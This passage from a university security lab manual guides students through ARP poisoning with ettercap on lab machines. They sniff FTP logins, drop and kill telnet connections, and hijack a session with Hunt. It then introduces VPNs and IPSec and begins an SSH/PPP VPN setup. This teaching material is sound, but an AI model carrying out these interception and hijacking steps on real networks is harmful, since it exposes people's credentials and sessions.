


Figure 6. Help screen showing commands from the initial ettercap screen.

Before you do some of the more devious commands, you must first select a computer to attack. You can either attack a single machine or a connection between two machines. On the main screen you can see two columns with the same IP addresses. On the left are the sources IP addresses and on the right are the destination IP addresses. If you are going to select a connection you must select one from the source and one from the destination addresses. You can do this by pressing the enter key when over an IP address. To select the IP address, simply use the cursor keys to navigate through the addresses. Once you have selected a source and destination, you can press any of the keys listed in the help menu to begin an attack. This will lead you to a new screen with a new set of commands that can be seen by pressing < h >.

In addition to attacking machines, ettercap has a few other features. For example ettercap can be used to fingerprint machines and to check for other poisoners on the network. Let's try to fingerprint a machine and check for other poisoners.

On the Red Hat WS 4.0 machine in ettercap →

- Move the cursors to the Red Hat 7.2 virtual machine IP address and press < enter > to select
- Next press < f > to fingerprint
- Press and key to exit out of the pop up screen
- Next press < c > to check for other poisoners
- Press any key to exit out of the pop up screen

2.6. Using Ettercap Passively to Sniff a Connection (2 steps, 2questions, and 2 screenshots)

Now you are going to use the skills you learned in the previous section to perform a man in the middle attack on a connection. Instead of actively attacking the connection, you are going to just sniff the connection and log the contents to a file. For this scenario a user on the Red Hat 7.2 Copy virtual machine will attempt to login to the ftp server on the RedHat 7.2 virtual machine. Unknown to him, the attacker on the Red Hat WS 4.0 machine will be in the middle of the connection watching and logging everything the victim is doing.
First you must use ettercap to select the victim machines and ARP poison them.

On the Red Hat WS 4.0 machine →

2) On the ettercap main screen use the arrow key to highlight the IP address of the Red Hat 7.2 Copy virtual machine (a.b.c.d + 3)
3) Press < return > to select the machine as the source (left hand column)
4) Use the arrow keys to highlight the IP address of the Red Hat 7.2 machine (a.b.c.d + 1)
5) Press < return > to select the machine as the destination (right hand column)
6) Once the source and the destination are highlighted press < a > to ARP poison the two machines and start the man in the middle attack

On the Red Hat 7.2 Copy virtual machine →

- Open a terminal if one isn't already open
- Type in < arp > to show the ARP cache

On the Red Hat 7.2 virtual machine →

- Open a terminal if one isn't already open
- Type in < arp > to show the ARP cache

Q2.6.1. What did you see different about the ARP cache on the two virtual machines compared to before?

Now you are going to perform the man in the middle attack while the two machines set up an ftp connection. You are also going to capture the attack in ethereal because it will help you clearly see all of the packets involved in the attack.

On the Red Hat WS 4.0 machine →

- Open ethereal if it is already not open
- Click on < Capture > on the ethereal menu bar
- Next in menu scroll down to < Options> and click
- In the new window check next to < stop capture after _____ packets>
- Change the value to 300 packets
- Uncheck "Enable Network name resolution"
- Finally click < Capture > to start the packet capture

On the Red Hat 7.2 virtual machine →

- In the terminal type in < ftp 57.35.6.x + 3 > to ftp into the other RedHat 7.2 Copy machine

- At the prompt enter the user name and then password for the user created earlier (make sure you use the user created for the Red Hat 7.2 Copy virtual machine and not the other)
- Once you have a prompt at the other machine type in < cd .. >
- Next type in < ls > and a few more commands to create data to see
- Also before you exit download a small file to the Red Hat 7.2 Copy virtual machine. To do this type: **put [localfile] [remotefile]**.
- Once you are done type in < quit >

On the Red Hat WS 4.0 machine →

- Stop ethereal capture if it has not stopped already
- Open up ethereal and look at the packets from the ftp session
- Notice that by looking at the IP address it seems as though the connection is going from the original source to the original destination
- On one of these same packets open up the Ethernet part and look at the hardware addresses
- Take a **screen capture** showing an ftp packet highlighted and it's source and destination hardware address (**Screenshot #5**)

Q2.6.2. What did you notice about the packets hardware address compared to its IP address? How would software looking to detect this attack fail?

On the Red Hat WS 4.0 machine →

- Open up the ettercap window and spend some time looking at the data
- Notice that there are different tcp connections open for the ftp session since ftp uses multiple tcp session for one session
- Notice one of the connections should have the login and password for the connection (shown at the bottom)
- Write down the source and destination IP with the ports
- Highlight a connection and press < return > to bring up dialog
- Use < q > to get back to the previous screen when done observing the connection
- Look through each of the connections until you find the data connection

Source IP	Source Port	Destination IP	Destination Port

Table 3. IP address and ports of ftp session.

- Make sure you find the control connection and press < return > to enter into it
- Press < j > to merge the two screens
- Press < l > to log the data to a file
- Press < y > to complete the copy
- Next in a text editor open up the logged file (it should be in the root directory if you are working as the root)
- Take a **screen capture** of ettercap showing the connection with the open text file next to it showing the same thing (**Screenshot #6**)

Once done with all of this press <q > until you are back on the starting screen

2.7. Using Ettercap Actively to Disrupt a Connection (2 steps)

You learned the basics of ettercap and ARP poison in the last section. Now you are going to use ettercap to actively attack connections. Ettercap allows the user to use filters to change information in a session or drop information from a session. The filter is set by the user and will react to data passed over the connection. For example an attacker can use ettercap to look for 'www.google.com' and every time it finds this string it will be replaced with the string 'www.myhomepage.com'. This will redirect the victim to the homepage of the attacker's choice. If the new homepage the victim is directed to looks similar to the homepage they thought they were going to, the attacker could trick the end user into giving you valuable information. By filtering the data passing through his machine, the man in the middle has complete control over the connection. Instead of doing the web attack, you are going to just deny traffic on a certain port. The victim on the Red Hat 7.2 Copy machine will attempt to telnet to the Red Hat 7.2 machine, but with ettercap you will stop him. After you stop him from logging in, you will let him login and then drop his connection.

1) First you are going to learn how to use the filter to keep a user from telneting to a specific machine. Once the filter is turned on the victim should not be able to send any packets to the specified port.

On the Red Hat WS 4.0 machine →

- If ettercap is not open then open it and go to the main screen
- Move the cursors to highlight the Red Hat 7.2 Copy virtual machine in the source column
- Press < return > to select the Red Hat 7.2 Copy machine as the source
- Next move the cursors to highlight the Red Hat 7.2 virtual machine in the destination column
- Press < return > to select the Red Hat 7.2 machine as the destination
- Once the machines are selected press < a > to begin ARP poison and to go to the next screen
    - Press < f > to open a filter menu
    - Press < w > to edit the filter on the source
    - Press < return> over the highlighted filter to edit it's contents
- A new screen should have opened with fields indicating what is to be filtered. On this screen < Ctrl – n > will advance the cursor to the next field and < Ctrl – p > will move the cursor to the previous field. As always < h > will bring up a help screen with the commands for this screen.
- In the form set the following fields

- Proto → < tcp >
- Source port → < 0 >
- Destination port → < 23 >
- Clear the Search field
- Action → < d >
- Clear the Replace field
    - Notice that the source port is < 0 >. For ettercap the 0 or NULL field means *any.* So for this example *any* source port that connections to destination port 23 will set off the filter to drop packets
    - Once done entering in all of this information type < return > to leave this screen
    - This will bring you back to the previous screen
    - Type < q > to leave this screen
    - You will be prompted to save the filter. Type < y > to save the filter
    - Now turn on the source filter by pressing < s >
    - Finally press < q > to leave the filter screen and return to the connections screen

On the Red Hat 7.2 virtual machine →

- Turn on telnet ad done previously.

On the Red Hat 7.2 Copy virtual machine →

- Type in < telnet 57.35.6.x + 1 > to try to connect to the other Red Hat 7.2 machine

On the Red Hat WS 4.0 machine →

- You should see the Red Hat 7.2 Copy machine trying to connect and unable to.
- Press < return > over the attempted connection to see more details
- If you apply the filter after a connection is in place something interesting will happen. In ettercap you will see the data they type, but on the victim machine they will see nothing. This is because telnet only echos the character to the screen once it is received back from the recipient.

On the Red Hat 7.2 Copy virtual machine →

- Press < Ctrl – c > to stop the attempted connection

2) Now that you have blocked a connection, let's kill a connection that is already established.

On the Red Hat WS 4.0 machine →

- First you must turn off the filter to let packets through
- Press < f > to bring up the filter screen
- Once the filter screen is up press < s > to turn off the source filer
- Press < q > to quit out of the filter screen and get back to the connection screen

On the Red Hat 7.2 Copy virtual machine →

- Type in < telnet a.b.c.d + 1 > to try to connect to the other Red Hat 7.2 machine
- Once you get a prompt login as the user you created earlier and begin using telnet

On the Red Hat WS 4.0 machine →

- You should see the connection appear on the connection screen

- Press < return > when it is highlighted to see the connection and to make sure it is the right connection
- In either the connection screen or while watching the connection on another screen press < k > to kill the connection
- Once you press < k > the connection should be dropped. Look at Red Hat 7.2 Copy to make sure the connection was dropped.

2.8. Using Hunt to Hijack a connection

1) For the final exercise the software program Hunt will be used. In this exercise the Red Hat 7.2 Copy machine will connect to the Red Hat 7.2 machine. The Red Hat WS 4.0 machine will be used to poison the victims ARP caches and become a man in the middle. Once the two victim's machines have been ARP poisoned, the attacker will attempt to hijack the session. This part of the lab is not as straight forward. Sometimes the attacker will hijack the session within a few minutes, other times it will take a little longer. To help keep traffic moving between the victim machines while the attacker is trying to hijack the connection, you should keep active in the telnet session. Do different commands in the session so that traffic is flowing. (Note since Hunt uses the command line you must press enter after each input to the menu. It does not react on a single key press)

   On the Red Hat WS 4.0 machine →
   - First open a terminal on this machine
   - Move into the working Hunt directory. If you followed the advice earlier of where to locate this directory, it should be < home/tools/hunt-1.5 >
   - Type < ./hunt > in hunt's home directory
   - This will bring up an initial window with a menu with a prompt underneath it
   - At the prompt type < u > to test for hosts
   - Enter the starting IP you want to test for in notation < a.b.c.d >
   - Enter the ending IP you want to test for in the notation < a.b.c.d >
   - When it prompts you for < host up test (arp method) > type < y > and < return >
   - When it prompts you for < host up test (ping method) > type < y> and < return >
   - When it prompts you for < net ifc promisc test (arp method) > type < y > and < return >
   - Press <return> to use the default MAC address
   - When it prompts you for < net ifc promisc test (ping method) > type < y > and < return >
   - Press <return> to use the default MAC address.

   On the Red Hat 7.2 Copy virtual machine →
   - Now you need to telnet to the other Red Hat 7.2 virtual machine with IP address a.b.c.d + 1
   - Type in < telnet a.b.c.d + 1 > in a terminal window
   - When prompted for the login and password use the one created earlier

   On the Red Hat WS 4.0 machine →
   - At the menu type < a > to ARP poison a connection
   - Type in the number of the connection indicated at the left
   - When it prompts you for < arp spoof src in dst > type < y > and < return >

- When it prompts you for < src MAC [EA:1A:DE:AD:BE:01] > enter any MAC in the form < a:b:c:d:e:f > and press < return >. It will substitute it in the hijack. You can use the default too.
- When it prompts you for < arp spoof dst in src > type < y> and < return >
- When it prompts you for < dst MAC [EA:1A:DE:AD:BE:01] > enter a MAC in the form < a:b:c:d:e:f > and press < return >. It will substitute it in the hijack. You can use the default too.
- When it prompts you for < input mode [r]aw, [l]ine + echo + \r, line + [e]cho [r] > type < l > and then < return >
- When it prompts you < dump connection > type < n > and then < return >
- Hit Enter when it says: <press key to take over connection>
- Now it should try to hijack the connection. It might take some time. To get more traffic open the Red Hat 7.2 Copy machine and type some commands.
- When it hijacks the connection, you'll see a $ prompt in the telnet window in the virtual machine. Anything you type will be visible in hunt.

Screenshot #7: Capture a screen shot of the hunt screen and submit it with your report.


Section 3

Intro to VPNs:

What is a VPN?
A VPN is a method, where by using some form of **encryption** and **tunneling**, you create a secure connection to a network, over an insecure medium.

Tunneling

What is tunneling? Tunneling is basically putting one type of packet inside another, to transport it across a different medium. For example, say you had two old Macintoshes that you wanted to connect using AppleTalk, but they were at different physical locations, and the only connection between the two locations is the Internet (using IP). If you had some gateways that were both AppleTalk and IP aware, and that had some kind of common tunneling protocol (such as IPtnnl), then it would look something like this:




And inside the IP packets, it would look like the following:


IP Header	IP Data (which contains Appletalk Packet)

So what does this have to do with VPNs?

To be considered part of any specific network, such as an LAN in an office, a direct connection is required. Setting up a VPN requires that a simulated or virtual connection is made between a client or a network to the destination network. Once the tunnel is created the host is given a new IP address and acts as if it is directly connected to the destination network. Since the 'P' in VPN stands for Private, we want the connection to be secure. So in VPNs, the data from one network is transmitted to the other by encrypting it in some manner, and then tunneling that through the IP network of the Internet, that is already in place. A VPN using tunneling looks like the following:



Or



The latter configuration is very close to the configuration that we will be setting up in Part 3 of this lab.

The configurations above are by no means all of the different types of VPN configurations that there can be. In fact, Part 1 of this lab creates a VPN between two individual computers. Basically, a system that is set up that fools host PC's that are in disconnected networks into thinking that they are direct connection with each other, and that uses secure encryption to get packets across the unsecured network in between the two disconnected networks is a VPN.

Besides the different topological types mentioned above, there are two main types of VPN implementations [CISCO]: Remote-Access, and Site-to-Site. Remote-Access is typically where a user has some form of internet access (e.g. home dial up, broadband, etc), and needs to securely access to company LAN. The user then uses some form of client software to connect to the LAN securely. This is much like our concentrator example that you'll be doing in Part3. The other main type of VPN, a Site-to-Site VPN uses dedicated equipment to connect two disconnected networks permanently. This is used, for example, when a company has several different offices that they want to connect securely.

Common Encryption Methods

The number of possibilities of topologies and encryption methods are virtually endless. We'll go over a few of them here:

SSH – By using a program such as 'ssh' on unix/linux, and some networking tricks, you can send data over an encrypted SSH tunnel. This will be covered in the lab.

IPSec – IP (covered in the next section) is basically the IP protocol, modified to all confidentiality, authenticity, and integrity. This is used in both the Concentrator and Windows XP IPSec sections of the lab.

Brief Intro to IPSec

In this introduction, we will try to give a simple high level overview of how IPSec works. For more information, there are many good books and articles that explain IPSec in much more detail. Or if you're a real glutton for dry, boring reads, you can read the RFCs for IPSec – RFCs 2401 (IPSec), 2402 (AH), 2406 (ESP), and 2409 (IKE). In our explanation, some of the details may not be *exactly* how IPSec is implemented, but are just there to give an understanding of the concepts behind IPSec.

There are two main modes of IPSec transport. There is **tunnel** mode, and **transport** mode. We've already explained how tunneling works, above. Transport mode can be thought of as follows. Instead of using just plain IPv4 as your transport layer protocol, you're actually using the IPSec protocol, which happens to be, in a way, backwards compatible with IPv4 (at least as far as routing and transport is concerned). IPSec is not *really* a transport layer replacement for IPv4, it actually piggybacks on top of IP. After explaining some more IPSec terms, we will show some diagrams that should explain the differences between tunnel and transport modes better, and show how IPv4 and IPSec are related.


There are two main types of services offered by IPSec: **Security** (Confidentiality and Integrity), and **Authentication** (Authenticity and Integrity, together). Depending on what type of service the IPSec packet is offering, it is either an **ESP** (**Encapsulating Security Protocol**) packet, or an **AH** (**Authentication Header protocol**) packet. Just like TCP packets have an IP *type* of 6, and UDP are type 17, ESP packets are type 50, and AH packets are type 51. And just like TCP packets have their own header within an IP packet, so do AH and ESP packets. Of course, for example, if the traffic that an ESP packet has inside of it is a TCP packet, then that header will come after the ESP header (of course, in this case, it would also be encrypted – we're just explaining this so that you can understand the headers).

ESP provides confidentiality and security. It does this by encrypting the payload, and then putting a hash in the ESP header. ESP only protects the payload of the packet.


AH packets provide authentication and integrity by adding a cryptographic hash to the *entire* packet, including the header. You could argue that since ESP also provides integrity, AH is not needed. But, with AH, if anything is changed in the header (e.g. the source IP), it will be detected. ESP does not provide this feature. Also, one of the reasons that AH was created was so that this part of IPSec could be exported. When IPSec was created there were even stricter export controls in place than there are now in relation to cryptography. So, ESP technology could not be exported outside of the US. But AH technology could be, because it only uses a hash (MD5, etc). AH provides authenticity by using a secret that both parties know, and including that in the hash. This doesn't solve the problem of replay attacks (attacker records a given packet, and then keeps sending it, so it seems as if the original source is sending that packet again and again), but that is solved in other parts of IPSec. With all this said, AH is still hardly used in most IPSec implementations.

Here are some diagrams showing the difference between transport and tunnel modes:

Transport Mode:



Tunnel Mode:



Another concept of IPSec is that keys are required on both sides of a connection for two people to be able to communicate. This can be accomplished using a variety of mechanisms, including out of band (e.g. we manually exchange keys over the phone), public/private key certificates, and a Kerberos system. But, for example, if you and I manually set up keys over the phone, we still want to expose that key as little as possible. Because as we continue to send information over the insecure network, we are giving out more and more information that can be used by an attacker to break our encryption. And also, what happens if someone compromises one of the PC's, and is

able to gain access to our shared secret. So, using a protocol called **IKE** (**Internet Key Exchange**), two computers with a shared secret can generate a session key. This key can be changed after a timeout, or after a certain amount of traffic has been encrypted with that key, etc.

Another advantage of IKE is that it allows for *Perfect Forward Secrecy*, which is a concept whereby even if an attacker records a conversation, and then compromises one of the involved parties, the attacker still can't decrypt the communications. This is done, by creating the session key using a process that involves both the shared secret, and then pseudo random numbers agreed upon by both parties in a secure manner. After the session is over, both parties forget the pseudo random numbers, and so the shared key that was generated for that session can't be regenerated (except by using a brute force attack, obviously).

Another part of the IPSec protocol is the **Security Association** (**SA**). A security association is the information stored on each computer in an IPSec session that store information such as what encryptions to use (DES, 3DES, etc). SAs are one-way, so for each session, a separate SA is created on each computer. They are not fixed before hand, but are created on a per traffic flow basis. So, after IKE determines which key to use, both systems involved can create an SA for the virtual connection (we use the term connection loosely – it's not the same as a TCP connection) that has been created. SAs are stored in an **SA Database** (**SAD**). And since each computer involved in IPSec can have multiple connections with multiple computers, a **Security Parameter Index** (**SPI**) is associated with each SA, and is included in the ESP or AH header, so that a computer can tell which SA to use for decoding a packet that is sent to it. The SPI number is put in outgoing packets so that the destination will be able to decode them. Each computer also has an **SPD**, or **Security Policy Database**. This contains information about policies on the peer. For example, what different types of encryption and hashing protocols are available, and in what combinations, etc. Appendix D provides an exercise on using IPSec on a Windows client/server, and Appendix E gives instruction on how to implement IPSec on Linux.

3.1. A simple secure shell VPN in Linux

Implementation

The implementation we will look at in Part 1 uses the "secure shell" (ssh) protocol to establish an encrypted connection between hosts, and then uses the "point to point" protocol to channel any further data back and forth between those hosts using the now-secured ssh connection. This method has been used for many years beginning with the older ssh-1 protocol. This ssh-1 protocol has been prone to security flaws over the years however so instead we will be using the newer and more feature-rich ssh-2 protocol. This protocol takes slightly longer to handshake than ssh-1, but on a modern computer the difference will be almost imperceptible. In order to do this, we need to take four distinct steps:

- Enable IP-Forwarding on both machines
- Establish password-less ssh logins from the client to server
- Set up sudo such that our user will be able to run pppd as root on both machines
- Establish a pppd connection between the two hosts

In order to view our results, we will be looking at ftp traffic being sent from the client computer to the host in an unencrypted state to verify that it is insecure. Then we will establish our VPN and rerun the same test using the newly secured ppp address and see that it is now safely encrypted.

Lab Setup and Conventions

This lab will be completed using both the main Red Hat WS 4 OS and the vmware copy of RH 7.2.2 OS. While the two systems don't truly have a "client-server" relationship, we will use the convention due to its ease of use. In our case, the client will be the machine from which we establish the ssh connections (vmware RH 7.2 system) and run the critical command which sets up the ppp daemon, switches over to the other computer and starts another pppd daemon, thus creating the connection. Those commands which need to be run on both computers will appear as:

both# ./somecommand -some options

Those commands which need to be run from specifically the client or server will appear:

client# ./somecommand -etc
server# ./somecommand -etc

Finally, for sake of example, the client's IP address in this lab will be w.x.y.z+1 while the server's will be w.x.y.z. These should be replaced by the ip addresses you have been assigned. These can actually be any IP addresses as long as they do not conflict with the IP addresses we will create for VPN use later in the lab.

Testing the Security of FTP

As you may know, captured FTP data can be decoded as text. You will have to generate regular ftp traffic in order to be able to compare it with the more secure protocols we will be using in this lab.

First make sure that you have the FTP server running. In a terminal window, on Red Hat WS 4.0, type

server# ntsysv

Scroll down to wu-ftpd and make sure there's a (*) next to it. Press tab twice and press Enter to Quit. If the server was not running, you'll have to type

server# /etc/init.d/xinetd restart

Also make a temporary user account to login to the FTP server. Use the commands

server# useradd <username>
server# passwd <username>
Then enter the password for the new user.

<username> can be anything you chose, such as ece4112.

Now open Ethereal on the server machine so that we can capture the packets as they come across. Open Ethereal by typing in the command prompt:

ethereal &

Then start capturing packets by clicking on:

Capture->Start (with the following options)
Promiscuous mode
Update list of packets in real time
Enable automatic scrolling

Now, go to the client machine (RH 7.2), open a terminal window, and establish an FTP session to the server as follows:

client# ftp w.x.y.z
ftp->User: <username you created>
ftp->Password: <password>
ftp->(any commands you wish to run to generate packet flow i.e. ls)
ftp->quit

Once this is done, stop Ethereal from capturing any more packets by using capture->stop). Click on the first TCP packet. Right click and choose follow TCP Stream.

This will look at all your captured packets data. If you scroll down you should see exactly where you logged in, where you submitted you password, and what those logins and passwords were. **Take a screen capture or dump this file to turn in with the lab. (Screenshot #8)**

Setting the Foundation for the VPN

In order for our pppd (ppp daemon) to work correctly, it must be version 2.3.7 or higher. This is verified easily by running the following command on both machines:

both# rpm -q ppp

As long as the version is higher than 2.3.7 we are all set as far as that is concerned.

Now we need to go ahead and enable ip forwarding on both machines:

both# echo 1 > /proc/sys/net/ipv4/ip_forward

This takes care of the first of the four critical steps.

Next we're going to create the user accounts that will be used to set up the VPN connections. Our user will be known as "sshvpn" and is created as follows on both hosts:

both# groupadd sshvpn

both# useradd -m -d /opt/ssh-vpn -c "SSH VPN User" -g sshvpn sshvpn

Then, we are going to begin setting up ssh identities by creating ".ssh" directories on both hosts which will contain our authentication information. We do this as follows:

both# su - sshvpn
both# mkdir .ssh
both# chmod 700 .ssh

With the appropriate directory established, we will now generate our public/private key pair. This utilizes the DSA encryption protocol since we are using ssh-2 for our connections.

client# ssh-keygen -t dsa -N '' (Note these are two single quotes)

The generator will take a moment to generate the key pair and then ask you what directory you wish to save it to. If you have set up your directory structure correctly, you should currently be in /opt/ssh-vpn/. You want to save the file in /opt/ssh-vpn/.ssh and leave its title as the default "id_dsa" so just hit return. It will then store your files and show you the key fingerprint. If you wish, you can now view the public part of your key pair with:

client# cat .ssh/id_dsa.pub

We must now transfer this key to the server so that it can store it as an authenticated key. To do this, we will use sftp since ssh should be enabled by default on the Red Hat installations and supports the secure transfer of files. The command to do this is:

<navigate to directory containing the id_dsa.pub file>
client# sftp root@w.x.y.z
When it asks are you sure answer yes
Password: password
sftp-> <navigate to the server's /opt/ssh-vpn/.ssh directory>
sftp-> put id_dsa.pub
<connection should say it uploaded the file correctly>
sftp-> exit

Once this file has been transferred to the server's /opt/ssh-vpn/.ssh directory, rename it:

server# mv id_dsa.pub authorized_keys2

This should be the only file currently in the .ssh directory and if you were to "cat" the file using the following command you should see:

server# cat /opt/ssh-vpn/.ssh/authorized_keys2
ssh-dss <many random characters indicative of an encrypted key>

Now, move back to the client and establish an ssh connection for the first time, accepting the server's key. DO THIS AS USER sshvpn not as root:

client# ssh w.x.y.z

This should have logged you onto the server without having to type a password. At this point it should be noted that it is possible to be subjected to a "man in the middle" style attack which could effectively hijack your communications. This obviously will not happen in our setup, but it could be detected in a real world setup by viewing the server's host key which gets saved on your client. If this key matches the key on the server, everything is fine.

Type exit to get off the server

Next we will verify that our password-less login works correctly. This is done easily by running the command:

client# ssh w.x.y.z 'echo `hostname`'

This should echo back the name of your RH WS 4 system. If so, you can be assured you have correctly set up this portion.

Type exit to get off the server

Now we will set up sudo. Sudo is a command that allows non-root users to run a specific set of programs and commands as root. It comes installed in Red Hat WS 4.0, but RedHat 7.2 usually does not have it. Check whether sudo is installed by typing "sudo". If bash cannot find the command, you need to install it. To install on RedHat 7.2, mount the NAS server and copy sudo tarball to your home directory by typing

